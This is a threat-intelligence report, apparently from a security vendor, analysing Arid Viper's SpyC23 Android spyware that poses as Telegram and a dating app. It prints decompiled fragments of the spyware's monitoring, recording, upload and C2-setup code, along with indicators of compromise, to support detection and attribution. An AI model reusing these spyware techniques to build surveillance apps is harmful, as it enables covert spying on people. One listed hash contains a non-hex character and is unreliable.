Arid Viper | APT's Nest of SpyC23 Malware Continues to Target Android Devices

Alex Delamotte ⋮

Executive Summary

- Arid Viper is an espionage-motivated cyber threat actor with Hamas-aligned interests. Arid Viper's toolkit is multi-platform and includes the consistent use and development of mobile spyware since emerging in 2017.
- Through 2022 and 2023, the actor has distributed SpyC23, an Android spyware family, through weaponized apps posing as Telegram or as a dating app called Skipped.
- There are overlaps between recent SpyC23 versions and their 2017 predecessors, tying together several Arid Viper Android malware families.
- Increased industry focus on Arid Viper is an extension of our continuing collective efforts to track threat actors engaged in the Israeli-Hamas war. In this context, traditional cyberespionage activities are often enablers for on-the-ground operations and deserve additional scrutiny.

Background

The Arid Viper group has a long history of using mobile malware, including at least four Android spyware families and one short-lived iOS implant, Phenakite. The SpyC23 Android malware family has existed since at least 2019, though shared code between the Arid Viper spyware families dates back to 2017. It was first reported in 2020 by ESET in a campaign where the actor used a third-party app store to distribute weaponized Android packages (APK). That campaign featured several apps designed to mimic Telegram and Android application update managers.

Through 2022 and early 2023, Arid Viper developed several newer SpyC23 versions that share these themes: two apps mimick Telegram, while another is internally called APP-UPGRADE but is based on a romance-themed messaging app called Skipped Messenger. Cisco Talos recently reported on the history of Skipped Messenger, revealing that the once-benign dating application was likely passed from the original developer to the Arid Viper actor.


SentinelLabs compared these newer versions of SpyC23 to the earlier 2020 version, as well as several older Android spyware families associated with Arid Viper: GnatSpy, FrozenCell, and VAMP. Many changes have been made in SpyC23's development; however, there are notable overlaps with these older families and the taxonomy is less distinct.

App Analysis

The theme of these applications center on messaging and communications. We identified two unique themes: one mimics Telegram, the other mimics an apparent dating-themed app called Skipped Messenger. The group has previously relied on Telegram-themed messengers as well as romance-themed lures and apps.


Arid Viper often relies on social engineering to deliver malware with pretexts that allow operators to engage closer to thier intended victims. The social engineering approach is a boon for delivering Android malware, as there are many hurdles for the actor to overcome before a user successfully installs a malicious app. Working the installation flow into a social engineering pretext is likely more effective than expecting users to install spyware successfully without prompting.

There is a non-weaponized version of Skipped Messenger (SHA-1: `6e1867bd841f4dc16bef21b5a958eec7a6497c4e`) that shares the same Firebase service hostname `skippedtestinapp[.]firebaseio[.]com` as the malicious version. As the Talos report noted, Skipped was originally a legitimate dating app. The Google Play store version was last updated in August 2021.



Skipped Messenger & Telegram app main screen

Like most malicious Android apps, these apps ask the user to enable permissions that facilitate spyware activities.



Skipped Messenger screens prompting the user to enable Accessibility features


The application permissions give a high degree of control over the device, including:

- Accessing the phone's location
- Making calls without user interaction
- Monitoring calls made by the user
- Recording with the microphone, capturing audio output
- Read & Write to storage
- Read & Write to the Contacts list
- Modifying network state
- Collecting a list of accounts used on the device
- Downloading files to the phone without user interaction
- Launching Java archive (JAR) files as a Service
- Reading notifications received on the device as well as any connected wearables

The developer employed anti-decompilation and anti-virtualization techniques to complicate analysis. Each of these APKs contains application code that is obfuscated. On emulated Android devices, the apps flash and repeatedly cycle through prompts even after the requested permissions have been granted.


Comparing these new versions with older SpyC23 variants, there is significant overlap in package names, which fortifies the relationship between the old and new versions. In the image below, the older version on the left houses

malicious activity in the `update.bbm` package, and the version we discovered on the right houses similar subpackages in the `apps.sklite.pacJava` package.



Java subpackage names: SpyC23 2020 (left) and APP-UPGRADE APK 2023 (right)

The overlaps continue in the class names. The actor frequently names classes after people's names, as outlined in the `rc_cola/tas_ran_rc_col` package structure.



Java class names: SpyC23 2020 (left) and APP-UPGRADE APK 2023 (right)

These applications are quite large, making analysis of each class impractical. Instead, we will focus on several interesting classes and methods.

ACCAPPService

This class handles some communications to the C2. Of note, the class contains code that pertains to the user uninstalling the application. The `SendToServerTask` subclass logs when the user is in a 'dangerous' menu and parses input containing the active menu name for the English words 'apps' or 'applications' as well as the Arabic word for 'Applications'.

```
    String str4 = f.b.a.b.c.a.f3076d;
    String str5 = f.b.a.b.c.a.f3078f;
    f.b.a.b.c.a.b(str4, str5, "User In Dangerous menu: " + str, true);
    p.a.a.a(ACCAPPService.this.f1026d).a(str, new Object[0]);
} else if (str.toLowerCase().contains("apps")) {
    if (e.s.a.K(ACCAPPService.this.f1027e)) {
        Context context4 = ACCAPPService.this.f1027e;
        Brodie.sendFeedBackRequest(context4, "User In Dangerous menu: " + str);
    }
    String str6 = f.b.a.b.c.a.f3076d;
    String str7 = f.b.a.b.c.a.f3078f;
    f.b.a.b.c.a.b(str6, str7, "User In Dangerous menu: " + str, true);
    p.a.a.a(ACCAPPService.this.f1026d).a(str, new Object[0]);
} else if (str.toLowerCase().contains("التطبيقات")) {
    if (e.s.a.K(ACCAPPService.this.f1027e)) {
        Context context5 = ACCAPPService.this.f1027e;
        Brodie.sendFeedBackRequest(context5, "User In Dangerous menu: " + str);
    }
    String str8 = f.b.a.b.c.a.f3076d;
    String str9 = f.b.a.b.c.a.f3078f;
    f.b.a.b.c.a.b(str8, str9, "User In Dangerous menu: " + str, true);
    p.a.a.a(ACCAPPService.this.f1026d).a(str, new Object[0]);
} else if (str.toLowerCase().contains("تطبيقات")) {
    if (e.s.a.K(ACCAPPService.this.f1027e)) {
        Context context6 = ACCAPPService.this.f1027e;
        Brodie.sendFeedBackRequest(context6, "User In Dangerous menu: " + str);
    }
```

"User In Dangerous Menu" logging messages

Brodie

This class is responsible for much of the app's upload request handling, acting as an interface between the app and the C2 server. Brodie contains a method named `isProbablyArabic`, suggesting again that these apps are used against Arabic-speaking targets.

```java
public static boolean isProbablyArabic(String str) {
    int i2 = 0;
    while (i2 < str.length()) {
        int codePointAt = str.codePointAt(i2);
        if (codePointAt >= 1536 && codePointAt <= 1760) {
            return true;
        }
        i2 += Character.charCount(codePointAt);
    }
    return false;
}
```

isProbablyArabic method from *Brodie* class

CallRecService

This service enables the spyware's call recording feature. The class is imported from an external library, `libcallrecfix.so`, and runs as a service. The Unix library is based on at least two open-source Android call recording projects, though neither are actively maintained. This was implemented in 2020 and has been a staple of SpyC23 iterations since. The library is a binary compiled for each of the app's compatible architectures.

checkRaw

This Audio upload service has many of the same status logging strings and media recording parameters seen in older versions of Arid Viper's Android toolsets, including FrozenCell, reported by Lookout in 2017, and VAMP, which was reported by Palo Alto in 2017 as well.

```java
while (i6 != -1) {
    i6 = createEncoderByType.dequeueOutputBuffer(bufferInfo, 5000L);
    if (i6 >= 0) {
        ByteBuffer byteBuffer2 = outputBuffers[i6];
        byteBuffer2.position(bufferInfo.offset);
        byteBuffer2.limit(bufferInfo.offset + bufferInfo.size);
        if ((bufferInfo.flags & 2) == 0 || bufferInfo.size == 0) {
            mediaMuxer.writeSampleData(i7, outputBuffers[i6], bufferInfo);
            createEncoderByType.releaseOutputBuffer(i6, false);
        } else {
            createEncoderByType.releaseOutputBuffer(i6, false);
        }
    } else if (i6 == -2) {
        MediaFormat outputFormat = createEncoderByType.getOutputFormat();
        Log.v("RCNewService", "Output format changed - " + outputFormat);
        i7 = mediaMuxer.addTrack(outputFormat);
        mediaMuxer.start();
    } else if (i6 == -3) {
        Log.e("RCNewService", "Output buffers changed during encode!");
    } else if (i6 != -1) {
        Log.e("RCNewService", "Unknown return code from dequeueOutputBuffer - " + i6);
    }
```

```java
MediaCodec.BufferInfo bufferInfo4 = bufferInfo3;
i9 = createEncoderByType.dequeueOutputBuffer(bufferInfo4, this.f1297i);
if (i9 >= 0) {
    ByteBuffer byteBuffer2 = outputBuffers[i9];
    byteBuffer2.position(bufferInfo4.offset);
    byteBuffer2.limit(bufferInfo4.offset + bufferInfo4.size);
    if ((bufferInfo4.flags & 2) == 0 || bufferInfo4.size == 0) {
        mediaMuxer.writeSampleData(i8, outputBuffers[i9], bufferInfo4);
        createEncoderByType.releaseOutputBuffer(i9, false);
    } else {
        createEncoderByType.releaseOutputBuffer(i9, false);
    }
} else if (i9 == -2) {
    MediaFormat outputFormat = createEncoderByType.getOutputFormat();
    Log.v(this.f1292d, "Output format changed - " + outputFormat);
    i8 = mediaMuxer.addTrack(outputFormat);
    mediaMuxer.start();
} else if (i9 == -3) {
    Log.e(this.f1292d, "Output buffers changed during encode!");
} else if (i9 != -1) {
    Log.e(this.f1292d, "Unknown return code from dequeueOutputBuffer - " + i9);
}
```

RcNewService class from FrozenCell (left) and *checkRaw* class from 2023 APP-UPGRADE version of SpyC23 (right)

Some elements of this audio recording code are present in GitHub repositories described as a teardown of the Telegram Android app. While this is potentially an adaptation of open-source software, the similarities between the SpyC23 APKs are consistent, and the external versions do not have the same variables or logging messages.

Moller

This class is notable because it contains code that spans back to much earlier versions of Arid Viper's Android spyware. We identified a 2017 GnatSpy sample from Trend Micro's Arid Viper reporting that shares the same upload functionality through a subclass `JsDirService`.

```java
@Override // android.app.IntentService
protected void onHandleIntent(Intent intent) {
    Log.d(a, "onHandleIntent");
    this.b = getApplicationContext();
    this.c = a.a(this.b);
    c.a(new File(com.apps.voice.app.a.B), this.b);
    Log.d(a, " Start RUN.............");
    try {
        FileReader fileReader = new FileReader(com.apps.voice.app.a.y + "/str");
        BufferedReader bufferedReader = new BufferedReader(fileReader);
        FileWriter fileWriter = new FileWriter(com.apps.voice.app.a.y + "/structure.tr");
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine == null) {
                break;
            }
            String trim = readLine.trim();
            if (!trim.equals("")) {
                fileWriter.write(trim, 0, trim.length());
            }
        }
        fileReader.close();
        fileWriter.close();
    } catch (Exception e) {
        e.printStackTrace();
    }
    Log.d(a, " Finish RUN.............");
    File file = new File(com.apps.voice.app.a.y + "/str");
    if (file.exists()) {
        file.delete();
    }
    this.c.a("manage_tree_to_upload", com.apps.voice.app.a.y + "/structure.tr");
    g.h(this.b, ForegroundService.class, 2);
}
@Override // android.app.IntentService
public void onHandleIntent(Intent intent) {
    Log.d(this.f1270d, "onHandleIntent");
    Context applicationContext = getApplicationContext();
    this.f1271e = applicationContext;
    this.f1272f = a.b(applicationContext);
    this.f1273g = f.a().b(b.i(20));
    try {
        f.b.a.a.n.a.a.s(new File(((d) this.f1273g).a() + "/"), this.f1271e);
        Log.d(this.f1270d, " Start RUN.............");
        FileReader fileReader = new FileReader(((d) this.f1273g).i() + "/str");
        BufferedReader bufferedReader = new BufferedReader(fileReader);
        FileWriter fileWriter = new FileWriter(((d) this.f1273g).i() + "/structure.tr");
        while (true) {
            String readLine = bufferedReader.readLine();
            if (readLine == null) {
                break;
            }
            String trim = readLine.trim();
            if (!trim.equals("")) {
                fileWriter.write(trim, 0, trim.length());
            }
        }
        fileReader.close();
        fileWriter.close();
        Log.d(this.f1270d, " Finish RUN.............");
        File file = new File(((d) this.f1273g).i() + "/str");
        if (file.exists()) {
            file.delete();
        }
        a aVar = this.f1272f;
        aVar.i("nytkfbzfomggwgxhyejqrdxrmjmnoe", ((d) this.f1273g).i() + "/structure.tr");
        if (this.f1272f.a("kcmxcpebqhimgfcjkomhplinyjmhew")) {
            f.b.a.a.r.a.b0(this.f1271e, RubenService.class, 70);
```

Panda

This class loads methods from external libraries `libRoams.so` and `lib-uoil.so`. The code imports several functions related to manufacturer-specific implementations, including Huawei, Oppo, and Xiaomi.

The Panda class imports methods from the open-source Gotev Android Upload Service, which was also used by the older versions of SpyC23. Panda imports methods from the OKhttp library to craft HTTP requests. When the `OnCreate` method runs, it initializes the Gotev service, parses the C2 configuration values, and registers `GarciaReceiver`, a receiver that monitors for a connection state change which was also present in older versions.

```
public void onCreate() {
    super.onCreate();
    u = this;
    getApplicationContext();
    Thread.setDefaultUncaughtExceptionHandler(new f.b.a.a.c.a(this));
    UploadService.f5622n = "net.gotev.uploadservice"; // Looks related to this https://github.com/gotev/android-upload-service
    UploadService.f5618j = 1;
    Logger.LogLevel logLevel = Logger.LogLevel.DEBUG;
    synchronized (Logger.class) {
        Logger.c.a.a = logLevel;
    }
    f1051l = Dimondo997(); // The following are from libuoil.so ~ Xiaomi ~ com.miui.securitycenter
    f1052m = Dimondo995(); // Oppo ~ com.coloros.phonemanager
    f1053n = Dimondo993(); // huawei.systemmanager
    f1054o = Dimondo991(); // permissioncontroller
    f1055p = logOuterDom();
    q = ULDr1301(); // Pandas1 ~ from libRoams.so
    r = ULDr1302(); // Pandas2
    s = ULDr1303(); // Pandas3
    t = ULDr1304(); // Pandas4
    f1045f = getApplicationContext().getPackageName();
    f1046g = GetRunningServiceNewJAR.g(u);
    f1047h = Build.BRAND.trim();
    String str = Build.MODEL;
    f1048i = str;
    if (str.contains(" ")) {
        f1048i = str.replace(" ", "-");
    }
    if (f1048i.contains("_")) {
        f1048i = str.replace("_", "-");
    }
    f1049j = Build.VERSION.RELEASE;
    int i2 = Build.VERSION.SDK_INT;
    f1050k = i2;
    if (i2 > 23) {
        registerReceiver(new GarciaReceiver(), new IntentFilter("android.net.conn.CONNECTIVITY_CHANGE"));
        Log.d(f1044e, "Register Receiver: Done ");
    }
```

onCreate method inside the Panda class

Like older versions of SpyC23, this class has logic to parse and decode the C2 server details from strings stored inside the `lib-uoil.so` and related binaries. The strings are encoded partially in Base64 with an additional layer likely on top to parse the correct C2 server URIs. The previous technique of dropping the strings before and after the hyphen remain, and further substitution removes spaces and underscores, replacing them with hyphens.

C2 Infrastructure

The C2 servers used by these apps continue the longstanding Arid Viper domain naming scheme of a hyphenated hostname that uses Western-sounding peoples' names. The primary C2 servers are:

- `luis-dubuque[.]in` – C2 domain used by APP-UPGRADE Skipped Messenger APK
- `danny-cartwright[.]firm[.]in` – C2 domain used by com.teleram.app APK
- `conner-margie[.]com` – C2 domain used by com.alied.santafi

We have included additional network indicators associated with app features that are unique to the APKs analyzed, including Google Cloud project hostnames and Firebase messaging hostnames.

Conclusion

The discovery of these APKs demonstrates that Arid Viper continues to thrive in the mobile malware space. The dedication to anti-analysis and obfuscation suggests that the developers have an awareness of research analysis and they have applied measures to deter them and remain under the radar. The presence of code from other Arid Viper Android spyware families in SpyC23 fortifies the connection between this group's various iterations of tools. The resulting bloat from carrying over older versions of the spyware aids attribution in the complex mobile malware landscape that pervades in the Middle East.

Arid Viper has historically targeted military personnel in the Middle East, as well as journalists and dissidents. The most recent versions of SpyC23 highlight the actor's focus on Arabic speakers, which is an interesting development given the actor's historical penchant for targeting Israeli military personnel with Android spyware.

Those who are at risk of being targeted by this group should avoid installing applications from outside of the Google Play Store. Everyone should remain wary when installing new apps from any source: does this app really need the permissions it requests? In the case of SpyC23 apps, there is a lengthy walkthrough with images guiding the user to accept an inordinate number of permissions.

SentinelLabs would like to thank the research team at Cisco Talos for their collaboration on this research.

Indicators of Compromise

SHA1	Notes
03448782d5b717b7ad1a13b1841119bc033f40dd	Teleram /lib/mips/librealm-jni.so
12af178d20ec7e1294873304b0ea81b5fcfd6333	Teleram /lib/armeabi-v7a/librealm-jni.so
17ab647f3b7ccf15b82f51e19301e682f7e8c82a	APP-UPGRADE /armeabi-v7a/libRoams.so
29814eacb12b53efcda496485765a30c3c2b589e	Santafi /lib/x86_64/libsonsod.so
2f0895fa9e1a404da46f56ab13c131de1a0eac1e	APP-UPGRADE /x86/libRoams.so
300fb7a0597519b99b6120d16666be9b29ee5508	APP-UPGRADE /x86_64/libcallrecfix.so
31ba9425007d17745bb6b44c85042dcbd15fe837	Santafi /lib/x86_64/libcallrecfix.so
46bfcb28cde424d0d11e5772c2683391b0f1491a	com.teleram.app.apk a Telegram-themed APK

4f58d69c53685365a4b6df70eca6fa203e6ba674	APP-UPGRADE /x86_64/libRoams.so
532876649c027ebaea56604fbcd7ce909a8aa4e3	APP-UPGRADE /arm64-v8a/libcallrecfix.so
5476d52ab6f982bb29ba2ace0074e77523f9f655	APP-UPGRADE /x86/libcallrecfix.so
55c9c7a53c9468d365743f155b2af7e189586822	APP-UPGRADE /arm64-v8a/libRoams.so
5a238ade0b402c3dbef7c82406649f27ae6b479a	Santafi /lib/x86/libcallrecfix.so
600442488eb9536c821188dfad9d59e987ff7a56	Santafi /lib/armeabi-v7a/libsonsod.so
6f68e8645b4b88d7608310b77367493683989l4a	Teleram /lib/x86/librealm-jni.so
793177ffe60030fefbe6a17361b266980f151fa4	Santafi /lib/arm64-v8a/libcallrecfix.so
893dae5ded7eb0a35e84867e62cbbb7e831aac97	Santafi /lib/arm64-v8a/libdalia.so
9c1c02a387b0aa59b09962f18e4873699d732019	Santafi /lib/armeabi-v7a/libcallrecfix.so
9d9696bc552dc5dbb4d925d0fb04f77018deef50	Teleram /lib/x86_64/librealm-jni.so
a610a05d6087bc1493e505fd4c1e4ef4b29697e3	com.alied.santafi.apk a Telegram-themed APK
a8937d38cc8edb9b2dfb1e6e1c5cad6f63ae0ecc	APP-UPGRADE /x86/libuoil.so
a8e0b6fda4bc1bd93d2a0bc30e18c65eb7f07dec	Teleram /lib/arm64-v8a/libcallrecfix.so
aacb4e5f9e6b516b52d0008f2e5f58c60b46610b	Teleram /lib/armeabi-v7a/libcallrecfix.so
ae8d4853377f4a553ecad0c84398ef9dc8735072	Teleram /lib/x86/libcallrecfix.so
b9835174a9a4445dc4d5ff572a79c54f234120bf	Santafi /lib/armeabi-v7a/libdalia.so
c0f4592df97073fb5021e2acee0a3763b8fbaf76	Teleram /lib/x86_64/libcallrecfix.so
c1c5a00b22e7d12e8a41d5d8fbe625ecb218fa7c	Santafi /lib/arm64-v8a/libsonsod.so
c396327a2332bd6fbc771a97b5e0d4d1a43e8f72	APP-UPGRADE themed Skip Messenger APK
ce954dcc62f17f6e31bfa9164f5976740f1b127e	APP-UPGRADE /arm64-v8a/libuoil.so
cfa5ef1bff2746407f96ab5c86b66ec5cf305e77	Santafi /lib/x86_64/libdalia.so
da690c4b1569e1f0b0734762c0f274e3ba33ded1	APP-UPGRADE /armeabi-v7a/libuoil.so
de92fb9af9d6e68a001b6263b9c3158325d77f99	Teleram /lib/arm64-v8a/librealm-jni.so
e05ce0496c6d20c24997c17a65c44ccd08cb2a10	APP-UPGRADE /armeabi-v7a/libcallrecfix.so
eb14e05364e675fcf03934be549ae96b36b12af0	Santafi /lib/x86/libdalia.so
f8adf63d34eb54121389b9847771d110978aec8e	APP-UPGRADE /x86_64/libuoil.so
fb7b9681567478a660413ec591fc802e35a55b7e	Santafi /lib/x86/libsonsod.so

Domain	**Notes**
1058215140016-kv5c01acm9r7argbis96lmudg6p68koe.apps.googleusercontent.com	Google Cloud content hostname used by APP-UPGRADE Skipped Messenger APK
1095841779797-idgdkor5mh0lbjeq5spcksbj7jpdlaj9.apps.googleusercontent.com	Google Cloud web client hostname used by com.alied.santafi
314359296475-glearr20do927s2v75cgiocb585gqjgd.apps.googleusercontent.com	Google Cloud web client hostname used by Teleram app
conner-margie[.]com	C2 domain used by com.alied.santafi
danny-cartwright[.]firm[.]in	C2 domain used by com.teleram.app APK
jolia-16e7b.appspot.com	Google Storage bucket used by com.alied.santafi
luis-dubuque[.]in	C2 domain used by APP-UPGRADE Skipped Messenger APK
rashonal.appspot.com	Google Cloud web client hostname used by APP-UPGRADE Skipped Messenger APK
skippedtestinapp.firebaseio.com	Firebase service for Skipped Messenger APKs
yellwo-473d0.appspot.com	Google Storage bucket used by Teleram app